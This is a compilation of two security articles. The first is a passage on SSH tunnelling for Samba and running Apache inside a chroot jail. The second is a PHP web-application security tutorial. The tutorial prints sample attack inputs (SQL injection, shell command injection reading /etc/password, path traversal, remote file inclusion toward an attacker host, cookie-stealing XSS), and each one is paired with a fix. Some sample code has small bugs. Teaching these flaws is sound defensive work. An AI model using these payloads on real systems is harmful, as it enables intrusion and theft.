Note: Think of a tunnel as encrypted port forwarding, that bypasses the router. For this to function properly, SSH has to be accessible. You must set up your router or firewall to allow SSH traffic to the Samba-hosting server.

```
$ ssh -L 139:127.0.0.1:10139 \  
-l [Login Name] \  
-N \  
[Samba Server's IP]
```

This will create a secure “tunnel” from your computer to the Samba server, and not execute any commands after logging in. You do not get a shell — only port forwarding is set up. In this situation, if you connect to port 10139 on your local machine, all data sent to\from it will also be sent to the Samba machine, which will make a connection back to itself on port 139, and forward all data back and forth between the machines. Now, try to access the Samba share at 127.0.0.1:10139. Note that on Windows machines, this does not work. Windows will only let you access Samba shares via port 139, for security measures. This can be circumvented by installing a Loopback adapter with its own private IP address. That is not within the scope of this article, and the topic can easily be found by Googling for it.

Samba also has a large potential for setting up user-based authentication, and only allowing certain users to connect to certain shares. This is quite trivial to set up, so instructions will not be included here.

Chroot Environments

Linux has one large advantage that Microsoft Windows servers do not — chroot environments. For those that are not familiar with the ‘chroot’ command, it essentially changes the root directory for whatever process is using it.

A chroot is simply a stripped-down version of your box. It has access to an extremely limited number of files and utilities, and you can’t really do much with it. This is the idea behind a chroot — you can limit whatever is inside it to do only exactly what it needs to do, and nothing else. So ProFTPD, even if it is compromised, in a chroot, cannot possibly give out your shadow unless you specifically place it in the chroot.

To illustrate the idea of a chroot, create a script with the following in it:

```
#!/usr/bin/bash  
CHROOT=/tmp/chroot  
  
mkdir $CHROOT  
mkdir $CHROOT/bin  
mkdir $CHROOT/lib  
cp -a /bin/bash $CHROOT/bin  
cp -a /bin/ls $CHROOT/bin  
cp -a /lib/ld-*.so* $CHROOT/lib  
cp -a /lib/librt*.so* $CHROOT/lib  
cp -a /lib/libc.so* $CHROOT/lib  
cp -a /lib/libc-*.so* $CHROOT/lib  
cp -a /lib/libdl*.so* $CHROOT/lib  
cp -a /lib/libtermcap*.so* $CHROOT/lib  
cp -a /lib/libpthread*.so* $CHROOT/lib  
chroot $CHROOT bash
```

Now, chmod +x the script, and run it as root. You will probably be given a prompt that looks like this:

```
bash-3.00#
```


If you browse around the file system, you will find that it only consists of the files that we just placed in /tmp/chroot, via the script. In fact, you cannot access any files that aren't in /tmp/chroot. This is because you are in a 'chroot jail'. Try as you like, you cannot leave the chroot jail without killing bash via exit or killing the process. Either way, bash dies. Assuming that instead of bash, the program in the chroot jail was Apache, an attacker should not be able to escape the chroot jail without killing whatever process it is they are using to access your system — which they can't do without losing access to your system. So even if your box is compromised, the attacker is stuck in a very small, very limited chroot environment.

Installing Apache into a chroot

This section is designed to be an example of how to install software into a chroot. It usually follows a pattern like so:

1. Copy configuration files
2. Copy binaries
3. Set permissions

That's about all there is to it. Many people get lost among all the file-copying, and decide it is not something they wish to use. Trust me, it is well worth your while to install and properly configure a chroot. Once you understand what it is you are trying to do, everything makes sense. I only give exact instructions for installing Apache, but installing ProFTPd into a chroot would not be hard. (It would also be something that may or may not be useful, depending on your uses for FTP). Remember — something inside a chroot cannot access files outside of it. If you install ProFTPd into a chroot, and the user's home directories are not in the chroot, there may be problems).

As I stated before, there is a pattern to setting up a chroot. For those of you familiar with a "Fuzzyclock" (a "Fuzzy clock" is a clock that does not give the exact time. For example, if the time is 8:23PM, a Fuzzy clock might say "Late"), let this be the "Fuzzy procedure":

1. Copying files.
2. Copying more files.
3. Setting permissions

Copying files

The most confusing part about configuring a chroot environment is knowing which files should be copied into the chroot, and why. Since two Linux systems are almost never the same, the article makes the following assumptions (some have been stated before, I am just reiterating):

- Your web documents are in /var/www/htdocs and .../cgi-bin
- Your Apache configuration files are in /etc/apache.
- Apache was installed with --prefix=/usr.
- Your chroot environment will be located in /chroot/.
- The user account under which Apache runs is named apacheuser.
- You are using Apache version 1.3.
- Mod SSL has not been installed.
- Your system init scripts are located in /etc/rc.d. (This is the default for many distributions, but some may place them in /etc/rc.d/init.d)

Let's start the setting up of the chroot! Just so that it catches your eye (and you don't do anything by mistake) directories in your chroot will be **blue**, while directories on your normal file system will be **red**. Accidentally deleting or modifying files could seriously mess up your system! I suggest you back up everything that is critical to your system (especially /etc/). You have been warned!

Setting up directories

```
# CHROOT=/chroot
# APACHE=$CHROOT/apache
# export CHROOT
# export APACHE

# mkdir $CHROOT
# mkdir $APACHE
# mkdir $APACHE/dev/
# mkdir $APACHE/etc/
# mkdir $APACHE/etc/apache
# mkdir $APACHE/home
# mkdir $APACHE/home/apacheuser
# mkdir $APACHE/lib/
# mkdir $APACHE/usr
# mkdir $APACHE/usr/bin
# mkdir $APACHE/usr/sbin
# mkdir $APACHE/usr/lib
# mkdir $APACHE/usr/libexec
# mkdir $APACHE/var/
# mkdir $APACHE/var/log/
# mkdir $APACHE/var/log/apache
# mkdir $APACHE/var/www/
```

Setting up devices. This creates a null device:

```
# mknod $APACHE/dev/null c 1 3
# chown root.root $APACHE/dev/null
# chmod 666 $APACHE/dev/null
```

The null device is simply a device that has nothing in it. It does not contain any information, even if you write it there. This is what's so wonderful about it. Let's say there's an error message that we don't want to see — just redirect it to a file and you won't see it anymore. However, the data is actually written to that file. However, if you redirect it to /dev/null, the data is still redirected, but it does not get written to file. Also, if you cat /dev/null into a file, you will get a file with a length of zero, or erase any data in the file.

Setting up /etc/. You will want to modify passwd, shadow, and group so that only apacheuser is in the first two, and only groups that apacheuser is part of remains in group.

```
# cp -a /etc/passwd $APACHE/etc/
# cp -a /etc/group $APACHE/etc/
# cp -a /etc/shadow $APACHE/etc/
```

Now, we will begin copying Apache and its related files. Run `apachectl stop` to turn off Apache.

```
# cp -Ra /etc/apache $APACHE/etc/
# cp -Ra /var/www/ $APACHE/var/
# cp -a /usr/sbin/httpd $APACHE/usr/sbin/
# cp -a /usr/sbin/apachectl $APACHE/usr/sbin
# cp -Ra /usr/libexec/apache $APACHE/usr/libexec
```

Copy network-related files to the chroot.

```
# cp -a /etc/hosts $APACHE/etc/
# cp -a /etc/host.conf $APACHE/etc/
# cp -a /etc/resolv.conf $APACHE/etc/
# cp -a /etc/nsswitch.conf $APACHE/etc/
```

Since several files in /etc/ won't change often (if at all) unless an attacker changes them, set the immutable bit on the files. This means that the files cannot be modified unless root removes the immutable bits from them first.

Since several files in /etc/ won't change often (if at all) unless an attacker changes them, set the immutable bit on the files. This means that the files cannot be modified unless root removes the immutable bits from them first.

```
# chattr +i $APACHE/etc/passwd
# chattr +i $APACHE/etc/shadow
# chattr +i $APACHE/etc/group
# chattr +i $APACHE/etc/hosts
# chattr +i $APACHE/etc/host.conf
# chattr +i $APACHE/etc/resolv.conf
# chattr +i $APACHE/etc/nsswitch.conf
```

Also, in order for files to be written with the correct timestamp and zone information, you must copy that zone information into your chroot.

```
# cp /etc/localtime $APACHE/etc/
```

We must also tell syslog to monitor the Apache files. Syslog only monitors /var/log by default, and Apache's log files are in /chroot/apache/var/log. We must tell syslog to watch these, too.

We can do this by opening up /etc/rc.d/rc.syslog and change "daemon syslogd -m 0" to "daemon syslogd -m 0 -a /chroot/apache/var/log". Also, we must change

```
echo -n "/usr/sbin/syslogd"
/usr/sbin/syslogd
```

to:

```
echo -n "/usr/sbin/syslogd"
/usr/sbin/syslogd -m 0 -a /chroot/apache/var/log
```

Copying More Files

Now comes the least exciting part: copying libraries. For determining what libraries a given executable file uses, we are going to use the utility ldd. ldd should come with the GNU C/C++ Libraries. If it does not already have ldd or the GNU C/C++ Libraries, you can get them from <http://www.gnu.org>

Now that you have ldd (or if you had it already), run the following command:

```
# ldd $APACHE/usr/sbin/httpd
```

The output of the command will look something like this:

```
libm.so.6 => /lib/libm.so.6 (0x4001f000)
libcrypt.so.1 => /lib/libcrypt.so.1 (0x40042000)
libdb-3.3.so => /lib/libdb-3.3.so (0x40071000)
libexpat.so.0 => /usr/lib/libexpat.so.0 (0x40105000)
libdl.so.2 => /lib/libdl.so.2 (0x40125000)
libc.so.6 => /lib/libc.so.6 (0x40129000)
/lib/ld-linux.so.2 (0x40000000)
```

This is a list of all of the libraries that Apache uses. You must copy the ones displayed by your ldd into \$APACHE/lib/. Otherwise, Apache will not function.

Since most of the libraries are referenced by symlinks, it is highly suggested you do something like what's presented on the following page.


```
# cp /lib/libm* $APACHE/lib/
# cp /lib/libcrypt* $APACHE/lib/
# cp /lib/libdb* $APACHE/lib/
# cp /usr/lib/libexpat* $APACHE/lib/
# cp /lib/libdl* $APACHE/lib/
# cp /lib/libc* $APACHE/lib/
# cp /lib/ld-* $APACHE/lib/
```

Some libraries that you may not necessarily need (especially using the libc* wildcard) may be copied into the chroot. You can either remove them by hand, or leave them. A few extra libraries in your chroot will most likely not hurt anything, or provide any venues to a security breach.

Setting Permissions

This is probably the least fun part of configuring a chroot. Run the following script, or the equivalent of it:

```
#!/usr/bin/bash
touch $APACHE/var/log/apache/access_log
touch $APACHE/var/log/apache/error_log
chmod 600 $APACHE/var/log/apache/*
chattr +a $APACHE /var/log/apache/*
chmod 750 $APACHE/var/log/apache/
chmod 600 $APACHE/var/log/apache/*
chattr +a $APACHE/var/log/apache/*
chown -R root $APACHE
chmod -R 0755 $APACHE
```

Let 'er rip!

If you did everything correctly, Apache should now be ready to run from your chroot environment. Start it up and see if everything works out like it should!

```
chroot /chroot/apache/ /usr/sbin/httpd
```

Now, test your HTTP server and make sure everything is working correctly. If it is not, the following command will be useful in helping you track down the problem.


```
strace chroot /chroot/apache/ /usr/sbin/httpd 2> httpd.strace
```

This will put some debug information into a file named httpd.strace. Once everything is running correctly, you can remove your original Apache installation. If you are told something about some-library.so, then a module loaded by Apache is missing a library. Simply copy the library to the chroot, like shown above. Be sure to check both /lib and /usr/lib for the library.

Conclusion

Congratulations, you have just taken the first step in securing your Linux box, by securing its most often-attacked services. This is not and was not intended to be an all-inclusive security article. There are a lot of other aspects of security that should be considered. This article addressed some of the most common ones. The only way to do so is to seek the knowledge.

Zach Riggle is an aspiring, self-educated system administrator.



Security vulnerabilities in PHP Web applications

By Gavin Zuchlinski

Since its inception, PHP has grown to one of the most popular web based languages on the Internet. Because of its popularity, there is a wealth of information about security in PHP available to both developers and attackers. Attackers, however, have an inherent advantage over developers, they only need to find one flaw to succeed where developers must eliminate all vulnerabilities. Because of the attacker's advantage, developer education is of crucial importance to increase web application security.

Often the code which a developer creates is moved to a new environment on completion, the environment can also change unexpectedly through an upgrade. Developers must be wary about the portability of their code, and any security risks that might arise in a different environment.

This paper will discuss general preventative measures for all types of PHP environments.

The recommendations made here are useless if the underlying system is insecure. Therefore, along with PHP the entire system must be locked down and kept up to date to ensure full security of an application.



Security Issues - Global Variables

A majority of flaws in PHP applications are caused by variables. The typeless nature of PHP variables makes programming easier, but can make implementing security much more difficult. PHP's `register_globals` aids developers, but also increases the number of possible avenues of attack.

If `register_globals` is turned on in `php.ini` variables from the environment, session, GET, and POST are automatically added as global variables. For example, the following two scripts produce the same output with `register_globals` on:

```
<?php echo $echo_me; ?>
<?php echo $_GET['echo_me']; ?>
```

Examining the code below reveals multiple vulnerabilities when `register_globals` is on:

```
login.php:
<?php
session_start();
if($_POST['username']=='administrator' && $_POST[username]=='p4ssw0rd')
{
    $user_type = 1;
}
if($_POST['username']=='guest')
{
    $user_type = 2;
}

switch($user_type)
{
    case 1: $include_file='adminFunctions.php'; break;
    case 2: $include_file='guestFunctions.php'; break;
}

$_SESSION['language'] = 'eng';
include($include_file);
...
?>

guestFunctions.php:
<?php
include($_SESSION['language'].'/messages.php');
...
?>
```

Even though the above code is `register_globals` independent, if `register_globals` is turned on in the configuration the code suffers from several major flaws.

An attacker accessing `login.php` by `http://servername/login.php?username=hacker&user_type=1` will be given administrative rights. With `register_globals`, `$_GET[user_type]` is registered as `$user_type` with the value of 1. Since neither of the if blocks are triggered, the value of `$user_type` specified by `register_globals` is never overwritten. This gives the attacker administrative access. A similar attack is possible by setting `$include_file` in the GET string. If neither of the if blocks are triggered, the user supplied `$include_file` value will be used, and an arbitrary file will be included and executed.

The issue with `guestFunctions.php` is more cloaked, it can never be exploited through the normal avenue of `login.php`.

Though a normal user will never know of the existence of `guestFunctions.php`, a security-minded developer should assume that an attacker knows of every file and variable name and plan accordingly. By calling `http://servername/guestFunctions.php?_SESSION[language]=http://attacker, an attacker can force the application to include http://attacker/messages.php and execute it. Thanks to PHP's feature of seamless HTTP file access, the attackers job is much easier.`

It is strongly recommended that system administrators change `register_globals` to off (which is the default in PHP>=4.2.0) [1]. Developers should also access user supplied variables through their respective global arrays (`$_GET` and `$_POST`). If `register_globals` cannot be assumed to be turned off, the developer must create their own solutions. In an Apache environment, if `.htaccess` is available to the developer, `register_globals` can be turned off by adding

```
php_flag register_globals 0
```

Setting `register_globals` to 0 by using `ini_set()` does not disable it, as the variables are registered before `ini_set()` is called. However, `register_globals`'s behavior can be reversed by adding the following to the beginning of a PHP script:

```
<?php
if(ini_set('register_globals'))
{
    foreach($_REQUEST as $key)
    {
        unset($$key);
    }
}
?>
```

Developers using this code must be cautious to include it at the absolute beginning of every PHP file, regardless of whether they anticipate it to be called by a user or not.

SQL Security

Many PHP applications interface with a SQL database, which handles data management. SQL's ease of use and robustness again eases work for the developer as well as for an attacker. However, with a few minor changes to a program's code, the risk of SQL based attacks can be mitigated.

The flaw with SQL is the method in which communication with the database is achieved. The entire query is composed into a single string within PHP, then it is sent to the server, parsed, and replied to. Because of the query composition within PHP a variable's contents is indistinguishable from the actual query by the SQL server. The following code is vulnerable to several SQL attacks:

(Note: in the examples provided a fake `generic_sql` function set is used, but the same techniques can be used with almost any type of SQL database)

```
query.php:
<?php
$result = generic_sql_query("SELECT * FROM articles WHERE
access_level='public' AND id={$_GET['id']}");
```

...parse and output result...

```
generic_sql_query("INSERT INTO hits (hostname,link,useragent) VALUES
('".gethostbyaddr($_SERVER['REMOTE_ADDR'])."', '{$_SERVER['PHP_SELF']}' , '{
$_SERVER['HTTP_USER_AGENT']}')");
?>
```

Requesting query.php?id=1 will result in the query string

```
SELECT * FROM articles WHERE access_level='public' AND id=1
```

An attacker could also modify the query to insert arbitrary SQL code (known as a SQL injection attack), if the script was called by query.php?id=1 OR access_level='private' the query string would look like

```
SELECT * FROM articles WHERE access_level='public' AND id=1 OR  
access_level='private'
```

Which would allow a user access to private articles, when they should have been able to read only public articles.

More complex queries can be generated which use UNION SELECT. Queries which use this can be generated to read data from any table in the database. Semicolons can also be used to break what was intended to be a single query into two different queries. For example,

```
query.php?id=1; INSERT INTO admin_users (username,password) VALUES  
( 'cracked' ,MD5('p4ssw0rd'))
```

This will not only select the article, but also insert an administrative user into the database as well.

The second query is only slightly more complicated to exploit. Although HTTP_USER_AGENT is in the \$_SERVER array, it is supplied by the user. Because of this, it can be used by an attacker to create similar malicious queries like the ones described above.

In order to ensure that SQL queries are secure every user supplied variable, whether supplied directly or indirectly, must be sanitized. PHP's magic_quotes_gpc setting automatically slashes out quotes in HTTP request data (cookies, GET, and POST input). If used properly, magic_quotes_gpc can help to increase security, but improper usage will only give a false sense of security.

Several variations of input quoting exist along with magic_quotes_gpc; these are magic_quotes_runtime and magic_quotes_sybase [2]. Enabling magic_quotes_runtime means that data returned by many functions, such as those for file access and SQL queries, will be escaped.

Sybase magic quotes will escape only single quotes with single quotes, this means that the character ' in any HTTP request input will be changed to the character ". If magic_quotes_sybase is on it will override the magic_quotes_gpc setting, so no NULL characters or double quotes will be escaped.

Magic quotes also only escape quotes in input, it does not know that \$_GET['id'] in the above examples is used as an integer and does not escape \$_SERVER['HTTP_USER_AGENT'] (because it is not a part of cookie, GET, or POST input).

Since id in the query is not quoted (the programmer anticipated it only to be an integer), magic quotes offers almost no protection against SQL injection attacks which use id.

Adding quotes around input of type integer does not change the value inserted into the database, but it does increase the effectiveness of magic_quotes_gpc and is therefore recommended.

Magic quotes cannot be guaranteed to be enabled on the server, and ini_set() again does not work because input is escaped before the script is executed.

The following code inserted at the very beginning of a script will ensure all HTTP request input is escaped.

```

<?php
if(!get_magic_quotes_gpc())
{
    $escape_arrays = array('_GET', '_POST', '_REQUEST', '_COOKIE');
    foreach($escape_arrays as $name)
    {
        foreach($$name as $key=>$value)
        {
            $$name[$key] = addslashes($value);
        }
    }
}
?>

```

If any other global arrays are used as input to a SQL query (such as \$_SERVER or \$_SESSION) they should be added to \$escape_arrays. Note that if a variable is outputted directly to the browser escaping is unnecessary. In this case stripslashes() will remove the slashes which magic quotes adds. Magic quotes is preferable to manually calling addslashes() on every variable which is used in a query because magic quotes is more transparent, it helps to prevent programmer oversight, and using the above code increases portability (in an environment where magic_quotes_gpc is enabled calling addslashes will escape the slashes as well as quotes and NULL a second time).

Adding quotes around integers does prevent malicious SQL injection when input is quoted, but it does not guarantee a successful query. If an attacker inputs characters as input it will cause an error (though SQL injection will be unsuccessful); this could potentially dump valuable information to an attacker. See the information disclosure and error reporting section below for how to handle this situation.

Fields in a database which only need to be compared and not retrieved, such as the password in a users table, should be hashed. Hash functions are one way functions in which the given argument produces a unique output but the input cannot be figured out if the output is given. MD5 and SHA1 are two of the most common hashing functions and are implemented both within MySQL and PHP. See [5] and [6]. Comparing the hash of input to a hashed value stored in the database is a guarantee of a correct password, and also does not reveal the cleartext password should anyone gain database access.

Lightweight Directory Access Protocol (LDAP)

LDAP is a powerful tool to centralize directory services such as a user database, personnel records, or even an inventory database. Queries to search a an LDAP directory are composed in PHP and sent to the LDAP server like SQL queries. Because of this they are susceptible to the similar attacks that SQL queries are [3].

The function below will remove dangerous characters from a variable used in an LDAP query.

```

function sanitize_ldap_string($string)
{
    return preg_replace('/(\(|\)|\(|\)|\&)/', '', $string);
}

```

It is recommended at a minimum that this function is used on all user supplied variables which modify a LDAP search.

System Interaction

Interacting with the underlying operating system, through such methods as the filesystem or command execution, from a PHP script is often essential.

This type of interaction is one of the most dangerous as an entire server can be compromised because of a vulnerability in the script. The code below provides a web based interface to view the traceroute to a specified host.

```
traceroute.php
<?php
echo '<pre>';
passthru("traceroute {$_GET['destination']}");
echo '</pre>';
?>
```

Although the code is extremely simple, it is dangerously flawed. The passthru() function passes its argument to the shell and output the result directly to the browser. By calling the script by

`http://server/traceroute.php?destination=127.0.0.1;cat%20/etc/password`

The command “traceroute 127.0.0.1;cat /etc/password” is executed. Along with doing the traceroute and returning its output, the script also reads the password file and outputs it to the users browser.

The ; (semicolon) is a special shell character which tells the shell interpreter to start executing a new command after it. Along with the semicolon there are many other dangerous special characters such as spaces, &, |, <, and >. There are also numerous functions which are exploitable. These include:

```
passthru()
exec()
system()
popen()
shell_exec()
`` (backticks)
```

PHP provides a function called escapeshellarg() which escapes any single quotes in the data, then surrounds it in single quotes. When a variable is escaped in this way and passed to the system by one of the above functions, it effectively acts as a single argument. Since the entire input is encased in quotes, the special characters mentioned above are not interpreted. Adding the line

```
$_GET['destination'] = escapeshellarg($_GET['destination']);
```

before the call to passthru() will prevent attackers executing arbitrary commands on the system. Note that if magic_quotes_gpc is on, using stripslashes on the variable before it is passed to escapeshellarg() is recommended so the data is interpreted exactly as the user inputted.

Server administrators can also reduce potential damage by a vulnerable script by enabling safe mode and setting safe_mode_exec_dir. This setting will limit the programs which can be executed. Only those listed in the directory specified by the safe_mode_exec_dir directive will be executed [4]. Filesystem access also provides an attack avenue for attackers in flawed code. In the code below, a file is opened and outputted to the user

```
readfile.php
<?php
$filepath = '/var/www/uploaded_documents/' . $_GET['filename'];
$handle = fopen($filepath, "r");
$contents = fread($handle, filesize($filepath));
fclose($handle);
echo $contents;
?>
```

If used properly, the code will open the file specified which is located in `/var/www/uploaded_documents/`. Unfortunately, an attacker can read any file on the system by adding a string of `../` to the filename. For example, if the script is accessed by `http://server/readfile.php?filename=../../etc/password`. The filepath will be set to `/var/www/uploaded_documents/../../etc/password`. Following the `..` (which moves up one directory), the path is actually `/etc/password`.

The filename variable should only include a filename and no path information. Because of this requirement, the PHP function `basename()` can be used to secure this script. This function strips all the path elements from the argument and returns only the name of the file, preventing the directory traversing attack. If a path is needed in a variable the `dirname()` function will retrieve it. The function below will return true if the filename specified is within a base path, false otherwise.

```
<?php
function isWithinBase($file, $base_path)
{
    $file = realpath($file);
    if(strncmp($file,$base_path,strlen($base_path))==0)
        return true;
    return false;
}
?>
```

The `realpath()` function returns the absolute path to the file (containing no `..`). This path is then compared to the given base path to ensure that it is within that directory. Note that the base path should end in a `/` to prevent the case that a directory has the same beginning path as the base (such as two directories, `/home/user` and `/home/user2`, without a trailing slash `isWithinBase('/home/user2/filename.txt','/home/user')` would return true).

Attacks against client browsers

Attacks against client browsers do not directly attack a server, but rather use it to leverage access of clients. Traditional output from a PHP script is interpreted as HTML by a client's browser. If the output comes from malicious input (such as postings to a guest book, or a user following a link with specific GET/POST variables set), the output will be interpreted under the context of the domain it came from. This can lead to an attacker compromising a user's cookie (and taking over their session, bypassing authentication) or even defacing a web page.

```
comments.php
<?php
session_start();
if($_GET[action]=='view')
{
    $result = generic_query('SELECT * FROM comments');
    while($row=generic_fetch_array($result)
    {
        echo "<b>{$row['username']} - {$row['comment']}<br>";
    }
}
if($_GET[action]=='add_comment')
{
    ?>
    <form action="comments.php?action=post_comment" method="POST">
    Comment: <input type="text" name="comment" value="<?echo
$_GET['comment'];?>"><br>
    <input type="submit" value="submit">
    </form>
    <?
}
if($_GET[action]=='post_comment')
```

```

{
    // we are careful, escaping out variables!
    $username = addslashes($_SESSION['username']);
    $comment = addslashes($_POST['comment']);
    generic_sql_query("INSERT INTO comments (username,comment) VALUES
('$username','$comment')");
}
?>

```

The script has three paths of execution and only one of them is written securely. The `add_comments` action automatically fills in a comment based on an argument which a user can modify, which can possibly compromise the user's session. The `post_comment` action does not filter out HTML input which can lead every user who views the comments page having their session compromised or the comments page defaced. While filtering can be done in either the `post_comment` or `view` action, it is just as easy to implement in `post_comment`. This provides a small boost in performance without sacrificing security. To exploit the `add_comment` flaw an attacker would need to send a link to the victim formed like

```

http://server/comments.php?
action=add_comment&comment=""><script>alert(document.cookie)</script>

```

However, instead of showing the user's cookie in a message box a real attacker's javascript would send the cookie to the attacker. The attacker could then use this cookie to impersonate the victim's login. This attack requires the user to click on the malicious link, while some users may not do this many will. In some code a compromised cookie may only reveal tracking data, in user authentication situations the compromise can be immense. A malicious user can post a comment containing a similar script, or have javascript redirect all users to a page of the attackers choice.

At first it might seem as though fixing this problem only requires removing offending `<script>` tags, it is slightly more complicated. There are dozens of different ways to execute javascript, such as through a link, actions like `onLoad` and `onmouseover`, and some attacks could use an `object` tag to display dangerous ActiveX.

The best solution to to restrict input to only use safe tags or translate special characters into their displayable equivalent (which may also fix some bugs where `<` characters do not display). The `strip_tags()` function will return a string without any HTML tags. If the optional second argument is set, tags listed there will be allowed. If some tags are allowed the protection that `strip_tags` gave is now severely limited, as the function will allow any attributes of that tag to remain. Even allowing a simple tag like `` endangers the user because it can have an `onmouseover` method which will execute javascript. One method many scripts use is setting an alternate language of allowable tags and translating them to HTML. The following function will strip all HTML from a variable and then translate `[b]` to `` and `[i]` to `<i>` to allow bold and italicized text.

```

<?php
function translateHTML($var)
{
    $var = strip_tags($var);
    $search = array(' [b] ', ' [/b] ', ' [i] ', ' [/i] ');
    $replace = array('<b>', '</b>', '<i>', '</i>');
    return str_replace($search,$replace,$var);
}
?>

```

Adding the following code to the `post_comment` action will prevent any cross site scripting attacks

```

$username = strip_tags($username);
$comment = translateHTML($comment); // this allows some formatting in
comments

```


Another method to prevent cross site scripting is translating HTML special characters into their equivalent displayable HTML entities. The function to achieve this is `htmlspecialchars()`. By default, the first argument is the string to be translated with `&`, `"`, `>`, and `<` converted. If the second argument is set to `ENT_QUOTES` the single quote will also be translated. If it is set to `ENT_NOQUOTES` both single and double quotes will remain unchanged. Adding the code below to `add_comment` will prevent cross site scripting attacks

```
$_GET['comment'] = htmlspecialchars($_GET['comment']);
```

Similar to cross site scripting attacks are form automation attacks. In this type of attack a form specially crafted by the attacker is inadvertently submitted by the victim. This can be done by pre-generating a form, such as one to change a password, and automatically submitting it to the real server via javascript once the victim visits the malicious form.

These attacks are far more difficult to prevent, as code can be written perfectly and still be vulnerable to this sort of attack. One method of prevention is checking `$_SERVER['HTTP_REFERER']` to ensure that the referrer is from an intended site. This method is not foolproof however, as referrer is an option set by the client. With some complex javascript the referrer can be spoofed and the form still submitted.

Adding randomly generated hidden tokens to forms is the best solution to this problem. In every PHP script which generates a form add a hidden variable containing a random value. Save this value temporarily, such as in `$_SESSION` (which cannot be tampered with by the user) and then check the random value submitted in the form against the one contained in `$_SESSION`. Since an attacker is highly unlikely to guess a the random value correctly if this value is sufficiently long, the form submitted is guaranteed to be the one from the client who requested it.

Include files

Include files provide a simple method to reduce code redundancy. Often including files is an entirely transparent to the user, the final result does not reflect the composition of which files were included. Though users might not know the name of an include file, attackers may be able to discover their location (such as by error messages or another attack).

It is common practice for developers to name include files using an alternate convention from user accessible files. One method is naming all include files with the `.inc` suffix. When doing this, developers must be aware that even though PHP will interpret code without the `.php` extension, the web server will not! Because of this an attacker can directly access the include file through the web server to view its source. This can possibly reveal sensitive information such as SQL connection passwords.

One method to combat this problem is restricting access to files ending in the special include file extension. This can be done through `.htaccess` or similar methods. However, there exists the possibility that the environment where the scripts exist does not allow this. Developers are therefore recommended to use a naming convention ending in `.php` (such as `.inc.php`) which guarantees the script is not clearly viewable from a web browser.

Error Messages

Error messages are essential in development, but can provide an attacker with valuable information. While they might not directly compromise server security, path names and SQL queries can make the job of an attacker trivially simple.

In one popular PHP script, error handling is so broadly done that for a simple SQL error the entire query, full path to configuration files, and backtrace is given.

Since a failed SQL injection attack will generate an error, the attacker is given all the information needed. On their next try it is almost guaranteed the attack will succeed.

Once a script is taken out of development, error reporting can be disabled by calling `error_reporting(0)` at the beginning of the script. This will disable all PHP generated errors.

Any error messages created by the user might still contain valuable information to an attacker. The function `mysql_error()` for example will give the specific reason for a query failure, many times revealing column names and types. This information will not help a normal user, but will help an attacker. Replace error messages like that with generic ones. "We're sorry, your request cannot be completed at this time. Please try again later when the problem is resolved.", is far more desirable than a query dump.

During development error messages can be sent using the `trigger_error()` function. Generating error messages in this way allows them to be easily disabled when the script leaves development by calling `error_reporting(0)`. The function `trigger_error()` accepts two arguments, the first being the error message and the second is the error level. A list of available error level constants is available at [7].

Remember, detailed error messages should be left for developers only.

Conclusion

In order to create secure web applications, developers must counter all possible attacks. There exist many general types of attacks to exploit PHP applications, all of which are available to attackers and developers. Securing code against these requires a programmer evolving to use newer, more secure, features and shedding the older insecure methods. Armed with knowledge of secure programming practices, developers can integrate secure programming into their normal development cycle with little extra time.

Because of the consequences of a security breach, it is an obligation of every programmer to prepare for the most dedicated of attackers and stop them.

- [1] "Using Register Globals." <http://us4.php.net/manual/en/security.globals.php>
- [2] "Magic Quotes." <http://us2.php.net/manual/en/security.magicquotes.php>
- [3] "Web Applications and LDAP Injection." <http://www.spidynamics.com/support/whitepapers/LDAPinjection.pdf>
- [4] "PHP: Safe Mode." <http://us3.php.net/manual/en/features.safe-mode.php#ini.safe-mode-exec-dir>
- [5] "PHP: md5." <http://us3.php.net/md5>
- [6] "PHP: sha1." <http://us3.php.net/sha1>
- [7] "PHP: Error Handling." <http://us3.php.net/manual/en/ref.errorfunc.php#errorfunc.constants>

Gavin Zuchlinski is a student at Penn State University and is majoring in computer science and math. He is also the founder of the consulting/development company, Acuity Innovation (www.acuityinnovation.com).